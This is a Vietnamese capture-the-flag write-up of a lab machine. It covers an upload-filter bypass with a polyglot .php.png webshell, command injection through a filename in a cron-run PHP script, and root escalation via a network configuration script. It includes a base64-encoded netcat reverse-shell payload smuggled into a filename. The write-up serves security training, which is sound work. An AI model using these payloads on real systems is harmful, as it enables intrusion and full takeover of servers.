

**Network**




Quét lỗ hổng bằng nmap, tìm được thư mục nhạy cảm:

nmap --script vuln 10.10.10.146




Trang web ở cổng 443 đã đóng nên mình tập trung khai thác cổng 80

**Web**




Giải nén tệp backup




Sau một hồi phân tích mã nguồn php, mình có thể tóm tắt cách trang web hoạt động:

Trang web cho bạn tải tập tin:




Nó có thực hiện sàng lọc tập tin:

1. Content-Type



Cái này dễ vượt qua nên mình sẽ không phân tích thêm

2. Nội dung tập tin




Chính xác là nó kiểm tra kích thước của tập tin phải đủ lớn mới cho upload file. Nếu bạn tải lên mỗi webshell thì sẽ bị báo lỗi nên mình dùng kĩ thuật polygot file để xử lý trường hợp này.


3. Phần mở rộng của tập tin




Làm xáo trộn phần mở rộng tệp là được. Ví dụ như rab.php.png


Sau khi tải hình ảnh có chứa mã độc lên, bạn có thể thực thi code php









Người dùng apache đặc quyền kém nên không đọc được tập tin của guly




Kiểm tra trong thư mục của người dùng guly






Tập lệnh check\_attack.php được thực thi mỗi 3 phút

Trong tập lệnh check\_attack.php, chúng ta có thể kiểm soát 1 biến và nó được gọi trong 1 hàm nguy hiểm exec()



$value là tên tập tin, chúng ta phải đổi tên tập tin để khai thác lỗ hổng command injection

Thêm nữa, tập tin được lưu trong thư mục uploads sẽ bị đổi tên theo địa chỉ ip



Ví dụ địa chỉ ip của mình là 10.10.16.2 thì tên file sẽ là 10\_10\_16\_2.php.png

Nếu làm đúng theo tập lệnh trên lọc như vậy thì khó quá ☺

Khó thì nó chỉ khó khi chúng ta tải tập tin lên thư mục uploads thôi, chẳng phải chúng ta đã có shell của người dùng apache sao, có toàn quyền trên thư mục uploads

$value không bị sàng lọc trên tệp check\_attack.php, chúng ta có thể tiêm lệnh qua tên của tập tin. Ví dụ tên tập tin là ;cmd thì cron job sẽ chạy lệnh sau:


exec("nohup /bin/rm -f $path;cmd > /dev/null 2>&1 &");


Chúng ta nên mã hóa base64 lệnh để reverse shell vì chúng ta không được dùng kí tự "/" trong tên tập tin.


;`echo "bmMgMTAuMTAuMTYuMiA0NDQ0IC1lIC9iaW4vc2g=" | base64 -d`

Tạo tập tin độc hại trên máy nạn nhân










Nội dung của tập tin changename.sh



Tập lệnh tạo cấu hình cho giao diện mạng guly0 và sử dụng "ifup guly0" để kích hoạt nó cho đến khi kết thúc. Đầu vào của người dùng bị xác thực, chỉ chấp nhận chữ cái, số, ký tự \_, khoảng trắng, /, - . Các tập lệnh cấu hình mạng trên CentOS thường bị dính lỗ hổng command injection vì có nguồn gốc từ các dịch vụ cơ bản, dẫn đến việc thực thi lệnh sau khoảng trắng.

Chúng ta có thể khai thác điều này bằng cách thực thi /bin/bash như root.

